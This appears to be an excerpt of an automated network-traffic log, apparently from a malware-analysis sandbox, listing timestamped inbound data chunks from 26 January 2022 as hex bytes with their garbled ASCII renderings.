2022-01-26 14:15:48 UTC	1150	IN	Data Raw: 77 d5 16 67 56 3f 3e 75 9a d4 f8 ea c4 3d 8c 1b 0c b9 cb 5a b0 06 5b 14 de b5 ae e1 ad 9e 83 dc e4 92 f0 38 61 96 14 ca 9c bb 84 3c ad db 6d 08 5a 3d d4 70 17 fa a7 8d f7 b6 14 26 f8 46 ed c1 7f db c6 bb d1 c1 1d ec 6b bd de 05 61 ec ad 7a 42 99 43 c0 88 4d 44 e0 72 10 fe b3 b5 5a c6 8c a7 8f 24 d8 69 36 00 84 eb 30 4a 86 d0 2b a4 5b c6 4b ab 9a c7 64 21 7d 47 1f 1b b7 d5 2a bc 5b f7 1f ec fe 41 5e d8 b2 82 34 0a 5f 6a 30 81 e2 c0 d9 1f 1f e8 40 56 ad 8c 43 5b 22 b2 71 63 6a d8 47 ce ca 49 b3 17 45 2f de e1 76 19 39 b9 c1 10 3b 54 9b 08 32 14 92 0e fe ff f3 0b ed 29 97 22 da 43 87 6c 36 f4 14 69 ba 95 2f e3 6e 1d 1e de 77 65 e2 eb d9 1d de fb 3c 85 9d cb 5a b6 05 e6 6c 9d dd f2 70 b6 36 1f cf 0b d8 e5 82 21 51 05 c1 bd 02 65 37 e4 d0 f9 bd 99 20 b0 c4 0a Data Ascii: wgV?>u=Z[8a<mZ=p&FkazBCMDrZ$i60J+[Kd!}G*[A^4_j0@VC["qcjGIE/v9;T2)"Cl6i/nwe<Zlp6!Qe7
2022-01-26 14:15:48 UTC	1151	IN	Data Raw: 51 60 a5 f2 1c bc 2b d1 c1 5a d0 18 fb a6 b6 c0 47 cc 6f 23 23 ac a4 48 7d 14 98 df c6 0b b5 22 ed 97 cb 3f 4e 1b 67 69 81 b8 7d 52 2e f8 3a 56 bc 14 8a f2 42 d0 14 7b 93 56 e7 aa a1 11 88 13 1a cf f6 ed e7 03 db d5 fb f7 81 c8 0a f0 6d 09 0c 1f a8 0d e8 7d 41 57 5d b0 5e 61 d7 32 5e dc 8f 36 e5 54 b2 92 f0 3e 55 c8 7c 3c b1 cb d4 8e 72 99 a3 96 79 62 75 b9 7e e6 fd 71 00 86 cd 93 ed cc be 65 93 1c 6f 4f 77 a2 3f a4 33 c9 33 47 39 ed 79 9e 2d f5 5c 36 86 1d 53 40 16 08 d2 71 b4 97 df d6 62 c3 91 54 c7 b9 92 f1 de 83 ed cc 52 37 9e e2 63 93 ea c9 3d c2 79 17 04 b6 6b 23 9d 14 ca a7 2a 6b a0 ff b1 df bb e3 1b 5f 90 8a 25 5c ac 34 17 32 22 36 e9 01 52 c8 5b 78 52 52 4a cc 54 47 d0 c1 34 66 32 4f 2d c4 2c 23 1f 7a 04 2c cf 04 4a 46 4f 22 9c 8b 2b 8a b1 a3 c2 Data Ascii: Q`+ZGo##H}"?Ngi}R.:VB{Vm}AW]^a2^6T>U|<rybu~qeoOw?33G9y-\6S@qbTR7c=yk#*k_%\42"6R[xRRJTG4f 2O-,#z,JFO"+
2022-01-26 14:15:48 UTC	1152	IN	Data Raw: ea 53 5a 35 ec 2d 73 b8 c2 1b e0 3e d7 5b 12 a0 94 a8 b2 67 c2 c9 41 8d 56 52 d9 a7 ed fd 29 20 fe 52 1e 98 61 2a ee ff f3 79 f4 a4 d6 13 1c ff c5 d8 fa 0f 9a d7 24 86 11 38 ba 2d fa dd 97 0e c4 53 ae 07 e8 f1 eb 8d f8 3f 9f 2e aa 8f ad 21 79 ef 67 49 d2 88 d4 17 f2 be 2d e0 c1 b8 ed 52 ad 47 ae 1e d2 f4 7c 89 49 53 15 09 32 5c ba 47 26 21 a8 d0 8e 57 2c c5 dd ec f1 7c 76 30 29 32 7e 84 58 4a b6 71 dc 34 ae 1d 0b 7e ea a0 f3 95 b2 e1 f7 8f f6 20 21 35 cc 0e e3 5b ad 7c 37 38 98 3f 4d a3 b4 03 a2 15 ef ac c8 2d aa 0e 21 2e cb 1e 5b 8b 80 a5 98 3b e3 2d 5c 4f dd 27 d3 02 71 15 5c 5a b8 a5 0f 34 0a 08 bb a0 a7 5d 05 c6 e3 04 61 a2 8b 04 c3 2d 7c 36 32 13 39 01 ed aa 70 c0 eb a4 6a 72 c3 17 43 35 9f 8d a5 9c 90 ea 7f 3e 05 bd e7 3b 6f b8 fb 0e 5a 0a df 30 2d Data Ascii: SZ5-s>[gAVR) Ra*y$8-S?.!ygI-RG|IS2\G&!W,|v0)2~XJq4~ !5[|78?M-!.[;-\O'q\Z4]a-|629pjrC5>;oZ0-

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:15:48 UTC	1154	IN	Data Raw: 67 eb 51 df 57 d2 10 22 e4 13 f0 d5 16 af 84 b1 df e3 d3 b4 03 cb 58 03 b8 17 87 06 01 35 1e 30 e1 14 a0 b1 a9 18 51 a2 d7 f4 ba c5 a4 b5 9a f2 c0 63 9c 7d 18 0d 7a 04 22 ab 9b d5 00 a7 14 be 00 26 4f a8 5c 66 1c 55 2b 61 f5 ea 17 17 d8 b9 35 61 ae 8c 2a 41 6e ee 7b d8 ee 97 2c a3 c2 6b e0 45 93 1c 0f 56 86 50 37 bf 74 cc 9a 86 4e f2 f1 72 86 c3 29 64 a1 49 10 eb 61 9f 4e e6 79 b3 13 cb e6 5c 87 a5 20 3d dc 48 2b 8f 66 61 e8 f4 e4 35 0b 8b 50 39 85 2d b4 80 5a 20 90 3d 0e b7 83 ee a0 1d 3a 8a b8 34 fe 85 1a a0 c7 43 b4 66 ae 93 2b db 9b 03 a1 07 c0 6e 18 78 87 ad 40 83 dc 9b f9 6f d4 be 67 32 d3 b3 a8 64 68 ea 52 fd 6a f8 08 37 ad 7c 1d e5 2d b5 2e b8 62 07 0e b5 74 2b 28 b8 65 e6 2e b4 61 7e 51 93 0c 54 1f 36 97 1e e5 15 ad b7 51 6d d2 1d 74 81 df 86 52 Data Ascii: gQW"X50Qc}z"&O\fU+a5a*An{,kEVP7tNr)dIaNy\ =H+fa5P9-Z =:4Cf+nx@og2dhRj7|-.bt+(e.a~QT6QmtR
2022-01-26 14:15:48 UTC	1155	IN	Data Raw: cd e0 19 dd ac 43 ea 94 1d d7 94 db 4c 05 07 ca 22 4b 7d 78 c4 d3 56 b2 8c 89 31 64 07 cc 11 7c 67 16 35 02 cc 87 68 6b 19 0d 64 e3 e4 9f c9 c6 dc 34 04 98 3a 1f 27 93 09 3b 27 18 dc 9a 67 93 06 d1 c8 54 da df e0 f8 d1 6f 8c 16 fa b5 1d b5 2e 6d ef 01 84 2a 30 24 7d 3d 08 c0 98 a8 6f 04 42 66 b9 82 f4 5a d3 fb d5 3a e8 55 3d 63 ef 7c a5 92 92 21 77 65 3d 15 61 06 68 f0 c7 29 d0 e5 ea 61 71 9c 24 38 27 81 b4 c6 88 a6 c2 10 2f 29 c4 a1 61 23 d7 66 fa c4 7f 46 3d 87 7e 10 e8 fa bd ff 9d f0 b8 d0 d6 a8 3b 24 79 c1 6b 94 af 19 7c f4 d6 07 94 82 23 09 88 71 67 5b 41 d2 28 ba 48 36 0c 56 3f 84 eb b9 1d ba fe 56 32 51 e7 f3 eb ff 9b 7b 91 c9 c1 03 1e 76 52 3e ff 06 dd 93 91 37 85 c1 34 1a a8 65 56 ac 3d a8 4a ec 25 b3 3f 50 62 49 70 04 8f da ec b9 10 24 a2 51 25 Data Ascii: CL"K}xV1d|g5hkd4:';'gTo.m*0$}=oBfZ:U=c|!we=ah)aq$8'/)a#fF=~;$yk|#qg[A(H6V?V2Q{vR>74eV=J%? PbIp$Q%
2022-01-26 14:15:48 UTC	1156	IN	Data Raw: d7 93 96 23 74 07 d3 cb 1a 1e d4 6e 3d 5c 0b ec a7 bd 8c c2 05 b2 bb 35 f8 00 81 0f 23 df e9 a6 f0 08 53 2d 05 0e df 98 c0 db 8e 70 b0 da 47 c6 30 da eb 33 41 b1 20 c0 e1 d0 2c 32 f9 da 01 2d ff 22 f2 75 53 43 3a e2 13 e4 b5 9f 54 15 dc 45 f9 00 66 bc 90 03 86 ac 9b c8 ef 01 e3 5d 08 29 73 58 0c e0 d4 82 1e e8 ef 11 cf b5 0d 20 a0 6f 0d 2e 2a 51 65 38 34 c9 33 4d 1f 1b ee 8d a0 77 b3 dd fb a9 0f ca 22 39 c9 a9 8c 0b 90 81 11 5e 45 41 ee c4 90 65 a4 fa 54 1d c6 40 ba 2c e0 86 13 27 ac 25 bf 81 67 62 2b 0f 3c c2 5e 37 76 80 e1 f6 45 bb 31 af 2f f1 2f d6 01 00 ac 55 b6 74 55 34 27 d7 59 39 aa e7 26 b4 ca db a1 7e f1 0e 79 d4 a4 7d 7a 50 c6 ce b1 da 54 fd fe 79 c6 4d 6f e2 6e 7c 76 ef 67 49 da 15 27 cd 34 ff 16 da 58 c7 fd 69 3c 6c 69 ff b7 c1 f4 65 17 03 2d Data Ascii: #tn=\5#S-pG03A ,2-"uSC:TEf])sX o.*Qe843Mw"9^EAeT@,'%gb+<^7vE1//UtU4'Y9&~y}zPTyMon|vgI'4Xi<lie-
2022-01-26 14:15:48 UTC	1158	IN	Data Raw: fa 22 d8 10 1e 33 94 83 cf 0e 16 ec f7 a4 23 ef ec 0a 41 9c df 2f 1b b6 fb 12 7c 93 8a 72 47 9b ba da 3d 4f 07 3b 13 78 73 85 ea fc 52 54 9a 11 39 ec dc c0 1b 25 3e db ee 46 c2 94 dc 0e 7f 1c b5 ee 50 9c 98 83 21 2a 1a b5 8b 9a 12 0a c4 91 bc 5f 2c 81 dc d9 99 2c 86 4f eb 50 03 56 39 f0 da d5 c2 da 3d 9f 2d fc 78 e1 0b a6 f7 6f 76 3b ca 53 36 df 25 47 b6 bb dc cf d3 bb 1e 17 67 c7 7f 01 b1 0a 76 92 21 28 7c 12 2d cb 5d 50 2d 63 e2 e6 34 c2 10 f7 5a c8 da 20 23 75 1b c5 f8 74 58 98 23 a9 1d 5b d2 81 5d fa d2 6d a8 3c 39 b2 c7 35 58 8e 01 38 a0 0e 2f 15 51 a2 1b f1 ce 3c c9 08 aa 0e 42 ec 31 3b a7 99 b2 ec 51 0a 3d 0f 75 75 65 57 4b a6 9b 8d 15 20 94 57 e7 4a ca f1 d4 71 93 33 ef 22 61 dd 11 49 8f 3b 95 94 04 2d d3 3a c0 b0 92 17 20 e3 96 54 ce f8 66 f9 fd Data Ascii: "3#A/|rG=O;xsRT9%>FP!*_,,OPV9=-xov;S6%Ggv!(|-]P-c4Z #utX#[]m<95X8/Q<B1;Q=uueWK WJq3"aI;-: Tf
2022-01-26 14:15:48 UTC	1159	IN	Data Raw: d5 8b f3 78 c4 12 5c 9f 66 d8 0e 5b 33 ab e7 73 60 78 0d ad e8 30 06 79 69 fc 6b 0e ea 4d 53 7a 4c b7 89 ab 6e 90 f2 ef 41 90 f7 43 ea 04 ed a2 bf d4 17 70 39 2e bf 73 35 ad 81 10 c2 54 08 48 e1 73 02 89 03 2d 11 e5 5a 8a bf 14 23 da cc 5a 4c af 88 9f 5b 11 f7 6b 47 fe ac f2 10 7b 00 c4 61 6b b9 8b 61 aa 0d 63 d0 10 cd f7 44 4a d3 1e 03 41 f1 92 0a 7c 9c fc 7c e4 68 9b 3f 9f a1 27 ef 63 0e 67 5d 79 a8 ff 85 cd f6 5b 17 14 ca 8c 7b e2 87 0c da c8 05 56 5d c1 90 01 e2 a3 0a cc 85 0f 51 22 c4 b9 17 78 b8 62 4e 67 1f a3 6b 60 52 47 76 eb c6 e8 2c 0e e6 12 65 83 cf 54 3d 68 82 02 0e 36 f5 70 05 11 7b 4e 25 3e 50 4f 93 27 b7 b9 67 93 8d 9b 8a be 2b 82 e0 c5 26 87 99 40 45 27 00 5f 6e 51 43 a8 84 a6 d0 7a 9a f9 28 3c 61 a0 9a ec 90 a6 11 95 72 9d 58 12 34 c3 40 Data Ascii: x\f[3s`x0yikMSzLnACp9.s5THs-Z#ZL[kG{akacDJA|h?'cg]y[{V]Q"xbNgk`RGv,eT=h6p{N%>PO'g+&@E'_ nQCz(<arX4@
2022-01-26 14:15:48 UTC	1160	IN	Data Raw: fc ad 5d 87 4c 65 0f 67 08 5c 36 a6 e0 0a 3b 2d 06 92 06 b6 f7 c2 50 cd 61 79 37 d4 e9 c3 72 91 a8 b6 9e d4 3e d0 60 42 af f4 8e ef 22 61 dd 9d a9 9e 21 3d 83 86 ac 24 4c 0e 82 f1 97 5e cd 9e 0d a8 23 9b c1 f9 b6 00 ab 6b c0 d7 f0 a6 92 a2 aa c2 ce 09 71 9d 1b 8e c2 89 f0 3e c4 6d 92 76 b2 34 2c 23 13 03 95 a2 65 cc af 6f f8 e3 7a c9 27 66 32 3f 2e 9c a1 5d d8 5c da 43 e1 9c d6 74 b4 0f cb c0 a1 4c 41 d4 7d 53 37 95 9b af 85 0d 62 79 5b e5 d7 93 15 b7 b7 72 94 dc fb fd c3 87 55 67 f8 4c 91 65 aa 07 f9 e5 ed 82 16 c6 df 54 95 48 b6 4e 6c 2d 44 9e 8c 53 d3 dd d0 58 e9 33 6d 47 3b 6a 03 9a 44 fd 03 5d 2c 48 a4 dc 20 ac 85 63 a4 ae 97 b9 4f be 72 22 3e e2 68 af c9 fa 56 c9 98 63 92 2a 73 bc 3f 03 18 4c 6b 38 9d fa fb e5 b2 f4 52 58 70 a7 1c 65 bd ce 7b 9e 3c Data Ascii:]Leg\6;-Pay7r>`B"a!=$L^#kq>mv4,#eoz'f2?.]\CtLA}S7by[rUgLeTHNl-DSX3mG;jD],H cOr">hVc*s?Lk8RXpe{<
2022-01-26 14:15:48 UTC	1162	IN	Data Raw: 93 53 73 44 78 98 94 5d 0d 46 ca dd a9 e2 67 c5 c1 e1 6f d5 c0 1a 6f fb 88 9f d1 e0 a5 f6 52 33 b1 ae 94 e5 3b 22 ac cb 53 0e 34 ea ad 37 98 59 33 f3 17 7d 3d 7c 06 54 00 19 08 35 9d 07 a5 b5 5a d3 55 d5 0d ff 74 24 af f8 3c ed 86 1f ae f1 06 42 40 89 0e 05 ff 52 bc 8d 36 bc a2 f1 dc 2c 3e fc 3b 97 ad c2 af 49 df e3 9c 55 2f dc 24 b6 8c 40 65 db 86 a8 5a e6 f9 c8 f8 1e 00 8a f2 0a d3 2a e8 46 13 e3 18 95 24 03 19 7c 88 99 f3 96 5a 34 13 79 99 a0 35 66 a4 b0 1f d2 30 41 aa 31 78 a1 40 c8 80 14 08 86 ab 18 f0 a4 a9 fa 4e c3 30 61 03 1a 4a 50 f2 b0 72 7b 20 53 df 7a d6 f4 d8 f7 3b c1 cf e1 0a 77 07 ae e8 18 83 a3 5a 70 70 49 e5 7f 7e 49 fe 30 9e 2b df bb fa 1a 7f cd fa 58 78 86 c4 3d 8e 6a d4 50 85 15 6e da 01 24 33 41 78 0a ae e4 18 77 e4 22 59 cc 6f 85 e6 Data Ascii: SsDx]FgooR3;"S47Y3}=|T5ZUt$<B@R6,>;IU/$@eZ*F$|Z4y5f0A1x@N0aJPr{ Sz;wZppI~I0+Xx=jPn$3Axw"Yo
2022-01-26 14:15:48 UTC	1163	IN	Data Raw: f1 20 d9 d9 74 72 cb 7c 53 33 44 b5 1c 3e 50 1c 87 c9 3e d2 10 fb fc 14 0c 0d fb 4c de 00 ba 0b d0 c1 1d 61 ea ed 23 fa 61 45 fa 12 fe 98 43 c0 d8 7e bb b7 cd 05 46 f1 f0 5a 4b c1 77 67 55 07 96 c9 8d c9 53 d8 6f bf d1 2b 2f 93 2e 69 75 65 38 34 93 4d ca 52 f3 5f 52 63 bd 5b a0 8d 1b 48 a9 aa 0f 80 5c 35 ab f2 e1 11 3d 8e 77 55 c0 e4 6a a2 bc 87 12 d1 84 29 07 1b 4b 05 21 22 44 ff 01 19 66 6d 0f 5f 4d 56 5d 76 ba 6c e8 04 cd 01 d9 b2 94 e8 d5 01 00 1b 3d ef 29 97 69 ac ee 3e 77 22 0f 3c 3d 26 86 11 3e 22 83 34 9c 9f 55 6b 50 ba 57 32 d1 d4 6a 27 c0 39 2e b4 8f a4 94 e8 b1 ed a5 dc 0d 8b 74 bc 6f e1 cd bb 80 75 81 9e ed 54 08 3a 19 0f 76 b9 03 b0 e9 6f 5a 45 da ab 79 25 33 fa fa c1 b1 3d 66 92 00 b3 81 fa 12 db b9 8c 74 b8 dc 08 cd bc 76 48 1c 9d a5 9c 86 Data Ascii: tr|S3D>P>La#aEC~FZKwgUSo+/.iue84MR_Rc[H\5=wUj)K!"Dfm_MV]vl=)i>w"<=&>"4UkPW2j'9.touT:voZ Ey%3=ftvH
2022-01-26 14:15:48 UTC	1164	IN	Data Raw: 08 00 bb 56 35 29 7f 94 58 e0 6c 30 60 ed a1 16 e8 63 5c a5 75 5f 3d 8f 85 0a d4 97 5e af c0 0c a6 12 c6 79 5f 66 42 a0 53 94 c3 17 b3 95 7e fc dd 4f 00 86 ae 24 33 0b 0c 0d 06 9f 12 4a d9 d1 6c 6e e9 d6 f0 75 97 e0 89 2c c5 ce d0 da 9e d6 70 a3 15 08 b1 e0 82 90 75 55 e7 7a 00 d9 39 58 3c 4c 3b 89 37 5b 04 64 c0 69 c6 dc f2 12 39 9b ba 23 e0 77 29 cb 0a cc 3a 58 a7 4f 37 d6 1c 16 8b 2d 14 d0 dd df 0e 24 0c 2e ae 01 0a f9 6f e4 0f 63 5e f9 20 17 a2 3f 9b 9e d4 98 76 33 7a aa 6b c4 97 0e 45 f3 61 b4 83 c4 8c 23 5b 27 ef ec c3 d3 ff 5f 8e 0e 51 63 25 7f fe e8 31 d0 05 fa 74 b5 92 60 be 71 22 3d 09 e9 5c 61 09 a3 20 a3 60 2a e3 1c 3b 6c e1 51 23 32 aa ba c2 80 3f 05 f2 1e 20 6f 64 93 d1 1a c8 62 ce c3 f3 5d 5f 1a 43 2e 3f 9d e4 05 84 57 f3 66 3e cd 9a 33 03 Data Ascii: V5)Xl0`c\u_=^y_fBS~O$3Jlnu,puUz9X<L;7[di9#w):XO7-$.oc^ ?v3zkEa#['_Qc%1t`q"=\a `*;lQ#2? odb]_C.?Wf> 3

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:15:48 UTC	1166	IN	Data Raw: 1e 5a 9d 6e 6c 16 b6 37 a1 41 dc 30 2f 74 9a b5 1e 32 5c cd 70 24 81 d9 46 f1 b7 94 f4 c6 6a 96 5c 90 bb 28 f7 b3 ce ff dc cc 05 78 2c e0 8f 7d 90 c7 d6 1e 14 fa 0d ee 3e 83 bc 81 55 03 78 ce 7e 10 78 4d 02 ae c6 53 7f a1 1f 03 bf 16 a6 57 33 d5 18 7c ff b0 64 c0 44 ed a8 0f 8b 38 3f 53 6e be 00 f2 c9 82 88 55 92 8b 8c a5 99 80 6e 4f 42 f6 aa dc d6 ff 4e 5f 19 5a 62 7d 4a e3 22 7a 6c e8 87 6b 2b 13 dd aa 54 b0 9f f8 47 d5 ea b2 4d 38 37 87 82 68 da 96 f2 13 93 ec af 32 10 9d bb 41 98 b7 07 48 97 10 17 ad 1b b9 95 7b 7b 46 89 f6 20 60 09 e5 ce 26 8e 97 d4 0e ac a4 3c c2 f0 ea 00 84 22 58 8e 83 c2 83 60 2a d4 ab 73 5a ac fb da 09 e0 2c 8f 0b ca 46 9d b7 5c 8c f8 ec 7a c7 23 b8 8d d4 49 9e 71 8f 8b 5d ce 9c c6 ae 0f 72 8e 15 2a 66 14 87 d1 73 af 3d 65 14 16 Data Ascii: Znl7A0/t2\p$Fj\(x,}>Ux~xMSW3|dD8?SnUnOBN_Zb}J"zlk+TGM87h2AH{{F `&<"X`*sZ,F\z#lq]r*fs=e
2022-01-26 14:15:48 UTC	1167	IN	Data Raw: 05 ad 17 a7 f4 c7 37 a7 bd 9a 3c a9 c7 c8 c2 7c 8e 3d 38 4e 87 16 42 99 93 1c 81 e7 5c 0b 12 11 59 8f 38 2e 17 70 c1 17 eb 15 c1 0f e4 7e 07 48 67 5b a6 f0 91 0f 72 fd 5a 3f cc 39 8e 32 5c 1e 2e 5b e7 65 cc 88 a4 bb 4e 30 68 27 8c cd f6 ad c2 71 00 b0 4c cc a3 7d 3d 19 9c d3 12 2c b4 be 92 06 68 c3 6f be e8 93 a7 98 4e 01 60 c3 22 2e 5e db db 97 c8 7c dc 66 24 0f 90 be 1b c3 57 e4 a3 b0 3e 15 7c 44 95 f0 e3 1f bc 38 1d e5 16 7a 00 be a4 ef 48 df 55 1c 65 de cb a0 8d 27 b9 0a 91 6c e3 05 bc 6b 03 e5 d0 f0 fc 1d 07 45 5f 47 4c dd 56 cf 8e 41 60 e4 6f c8 f8 86 72 0b 26 b6 92 49 45 86 88 a5 c9 2e cd ef 7d 5f ad d1 0a e4 57 89 62 d8 81 48 ce 7b 14 d8 39 a2 d1 2b 27 9f f6 78 6b ca 97 34 71 82 52 83 59 f2 dd d4 ca 3b 70 46 32 0f 54 42 93 3a a3 e6 f4 ec d1 75 2a Data Ascii: 7<|=8NB\Y8.p~Hg[rZ?92\.[eN0h'qL}=,hoN`".^|f$W>|D8zHUe'lkE_GLVA`or&IE.}_WbH{9+'xk4qRY;pF2TB:u*
2022-01-26 14:15:48 UTC	1168	IN	Data Raw: 89 53 12 29 31 c9 36 2c f8 73 6b 8b 27 e4 ea 81 b2 4b cd 6f 70 60 66 ac fb 06 08 e0 2c ef 88 ba c3 ef 8e 74 17 5f 64 55 6d 55 34 c1 a9 5c 89 08 2a ff 52 bc c5 4a f0 a2 77 cc 2c 3e 28 20 b4 ee 5d 28 27 4d df da b2 2f a4 00 4e 37 4d e8 e3 7a 91 5a e1 41 8b d7 04 00 22 f4 0b 0b 3d a8 3b ff f4 8f 82 83 51 2e 6b af 95 00 e2 1e 1d ed 45 99 8a 4f 99 5b b0 a2 43 c5 78 f1 06 74 ee 8d 07 5b 32 56 12 f6 e7 f3 d8 e1 15 3a 1a 6c 7e 5a 98 46 50 f3 a7 67 21 c8 53 89 a1 2e 39 1f 0b bd 40 02 04 dc 7b fb e1 c1 d7 6b 1e 5a 97 2c 59 6a b2 92 93 63 a5 cd a9 8e 80 f2 90 e6 72 f0 15 94 91 98 7f 2c 81 35 69 1e 8d 6e 56 1e 24 33 e9 5a 51 da 3f d7 dd 94 cf 2d c3 1d b4 da 55 58 69 61 d0 16 89 70 86 2c 95 fc 93 7c d9 af a8 8d 54 43 f1 85 75 95 a9 51 57 85 2c 7c 87 9f 70 c5 33 dc 7f Data Ascii: S)16,sk'Kop`f,t_dUmU4*RJw,>( ]('M/N7MzZA"=;Q.kEO[Cxt[2V:l~ZFPg!S.9@{kZ,Yjcr,5inV$3ZQ?-U Xiap,|TCuQW,|p3
2022-01-26 14:15:48 UTC	1170	IN	Data Raw: 73 36 f6 59 ec 52 85 8f 89 c8 0e 77 38 48 1f 47 18 16 34 7c a5 39 07 61 d1 79 1a 65 36 55 0f 07 bb 0f 8a 86 a0 56 d0 93 43 90 6a c8 26 e7 2d af 9d e0 48 22 72 39 9b 8c 0e 6f 85 4d 9c d4 fc 6b 73 e0 17 bc d1 22 52 f7 f7 fc 3d 72 4e ce 20 12 d9 a3 5b 13 e1 cd c6 f9 ec 40 f9 96 b4 6e a0 fe 48 fa 5e b5 71 ea e1 7d df f6 a0 7b fd 11 98 7f 75 13 a0 5d de df c0 bb de b5 75 5c a5 89 b3 59 29 f6 88 b5 94 01 87 39 b7 f6 c3 af 4a 1f bd 9e bf a5 fe 02 c6 a4 62 04 10 9d 31 64 df 77 da 83 dc e9 b3 39 5b 3a 39 7b f9 6b 66 35 34 f4 47 15 99 76 46 fc d8 60 bb eb 3b 99 26 de 25 33 43 98 28 f2 49 9d ae 7e 3a 53 51 f5 bb a4 fa 8f 82 08 23 46 75 9e f3 21 59 fa 46 1d 64 6e f7 de 4b 88 26 b6 20 57 ba 98 fc a7 70 3b cd 68 9f 91 68 56 63 a4 13 53 28 ee fe 85 cd f6 47 ba 73 45 f9 Data Ascii: s6YRw8HG4|9aye6UVCj&-H"r9oMks"R=rN [@nH^q}{u]u\Y)9Jb1dw9[:9{kf54GvF`;&%3C(I~:SQ#Fu!YFdnK& Wp;hhVcS(GsE
2022-01-26 14:15:48 UTC	1171	IN	Data Raw: 8e 9a fa d2 95 79 3b 8b 4c 44 5f 1d 9a cb 4b 25 ea db 9d d6 39 01 63 2a 27 e7 d6 89 a6 89 90 f0 fe d9 85 72 76 2d 73 f4 36 86 2c 95 c7 a3 ed 7c 2c cf 5b 37 96 62 85 fe e1 0a 77 92 51 6d 7c 12 f4 76 43 33 0a 83 17 e5 34 7d 16 f7 46 fc bb 27 9d 8a e4 95 cf be 04 55 c6 4d 77 b6 94 eb b5 6a 6e 19 1a 5f 01 b9 29 61 a7 e4 82 96 b8 8c 43 94 be ba 5c 68 2d 28 42 b1 df 1a 12 8b 3b 3b e6 8e 7d 42 44 b2 9d 08 00 a7 71 d5 88 2b d3 f2 f2 d8 f7 dc 26 a9 d7 ab 51 24 aa eb 31 39 e6 be 5f 69 05 ca 41 b8 29 5c 61 15 21 7e 2c c9 3d 1e d4 20 6c a4 85 a5 73 ec 39 44 94 4b e4 ba e5 84 29 e7 d2 a1 8e 86 08 9f b1 a3 ed 4d 0e c8 6b 9a 5a d1 1e c7 23 dc 66 fe 49 8d 7f 41 1b c9 61 de 60 86 12 88 e9 2b 97 71 3a bc ed f4 48 e1 17 95 19 48 02 cb c0 3e 4f 9d 87 c3 07 bc e8 c4 4e 74 0a Data Ascii: y;LD_K%9c*'rv-s6,|,[7bwQm|vC34}F'UMwjn_)aC\h-(B;;}BDq+&Q$19_iA)\a!~,= ls9DK)MkZ#fIAa`+q:HH>ONt
2022-01-26 14:15:48 UTC	1172	IN	Data Raw: af a5 de 25 b9 1a 91 c8 75 4f dc 15 7c f2 9c fa bd b7 9a 8c e1 66 30 c0 a5 32 9e 1b 49 79 5a e7 af d0 af ff de 93 46 76 be 91 eb ee cf 75 c9 62 97 8e 4b 56 25 e5 60 2e 98 67 e9 2d 11 8a 8d 44 30 45 c0 9b 3e 01 63 f5 e2 1f f1 34 4c 29 44 a3 31 01 e2 d1 0f af 7d 4a 83 22 02 a2 16 78 b8 4a 46 83 ca 69 25 60 8c 00 ca 52 38 70 2f a0 8d 6f 7c 08 03 65 5c e5 21 5f 25 73 8c 06 fb 70 51 45 ad 7f db 00 62 69 79 5c 9f 3a be a5 f6 52 72 1e cb 5a 1a 94 35 45 aa 0c 77 b6 2e 66 f9 b7 0e db d8 f1 d2 3d 82 93 c9 76 88 fb 43 87 06 86 f9 a1 2c 87 9e c3 9c a8 cd 07 c7 3e e5 26 81 61 df 82 9e 55 ad 8f ae b8 94 6c 51 61 6e de 70 05 d3 b6 7e 47 da fa 09 25 4b 12 1c e9 c6 e7 38 af 8d e9 e0 76 af c0 a2 58 6c 79 98 ba 7d fe 75 42 12 df 5b 37 40 5a 5f 3f 79 47 1b 90 88 80 9c 74 50 Data Ascii: %uO|f02IyZFvubKV%`.g-D0E>c4L)D1}J"xJFi%`R8p/o|e\!_%spQEbiy\:RrZ5Ew.f=vC,>&aUlQanp~G%K8vX Iy}uB[7@Z_?yGtP
2022-01-26 14:15:48 UTC	1174	IN	Data Raw: 00 0e 65 cc c0 a4 28 0e c1 10 df d0 60 b1 35 7d 17 c0 04 b6 3f 63 8d 05 84 8a ae a7 97 f9 8d f0 4e 1b c9 80 14 d0 59 2a 92 4b b8 4f 76 f2 c9 01 18 4b 09 3b e2 63 af 73 78 1b 61 4f 4e f8 5f 3b 54 f2 21 db 8b d1 42 44 f4 a9 d7 e7 8b be 3b 22 b7 cb a0 27 d4 6e 33 cc 23 57 e4 a2 40 9e ee 5e ab 6b 73 45 33 4c c4 1d ec e0 7b 4d 77 31 ef ad 38 ab 6a d3 8e 37 6d 41 a4 83 3e 17 32 53 b3 b1 ed 70 1e 2f 2e bf 19 71 7d 51 38 62 0c 1a 9f e6 29 f2 39 90 42 53 51 ba 23 20 36 de d1 ab 6d 98 4c 44 63 de 08 44 a3 bc 1c c6 07 6b df cc bc 8e c9 ff 07 07 24 c1 4a b8 43 a1 1d c6 a3 72 29 38 9b c9 b3 4e 1e 1b 34 19 1b 31 17 dd 48 be fb f2 15 2e f2 ef a8 3b fb 8c a3 2a 75 24 26 1b c7 9a 2f 31 37 4c 29 7b 41 3a 7a 0a 05 ac 54 5a 22 25 e5 6e 7d e7 d0 3e a9 a2 fd 22 09 d1 e6 cf 01 Data Ascii: e(`5}?cNY*KOvK;csxaON_;T!BD;'"n3#W@^ksE3L{Mw18j7mA>2Sp/.q}Q8b)9BSQ# 6mLDcDk$JCr)8N41H.;* u$&/17L){A:zTZ"%n}>"
2022-01-26 14:15:48 UTC	1175	IN	Data Raw: 3a ec b6 82 42 44 21 72 ef ea ce 0b 42 03 ce 76 3e 13 5f 4e 46 96 c1 1d 7f 0a 62 22 b3 49 e0 f4 0b e1 5d 17 af 96 88 82 34 db 7a e5 01 a2 67 c8 8d ec fe 75 90 f8 2d 29 23 f8 e1 26 04 59 70 8c 0e 42 a7 a2 00 96 5d 23 60 23 8e 98 80 14 17 1f 4e 2e e6 dc a9 43 2a 83 ca 8a 9c d8 aa 8b f0 4b 0c 9d 72 da 94 f3 62 61 7f 8e cb 8f 19 6f 8a cf ec 3b db 4e 2d 7f 1f f1 ee 52 ac 2d fa 4a ec fe 9c c2 57 df f3 8f 02 c9 94 94 7a 06 02 9c 37 16 7e 4b be b5 92 72 31 92 6b 86 b8 5a cb f3 1b 39 a5 cd 4a 75 02 0e ce be 0d ef 1c 28 4f 9f e2 39 2b 7f b4 fc a8 b1 44 93 61 3a 45 9b de 17 d8 33 86 03 85 76 08 58 7d bf 5f 5e 85 6b b0 0c f5 5e 5c 3b b3 41 5b 04 85 13 0a fe 79 e5 34 6d 16 f6 8a e0 bb 69 f3 8a e4 94 f6 a7 4f 37 e6 1c 80 51 d2 eb 1d 1d 9f c2 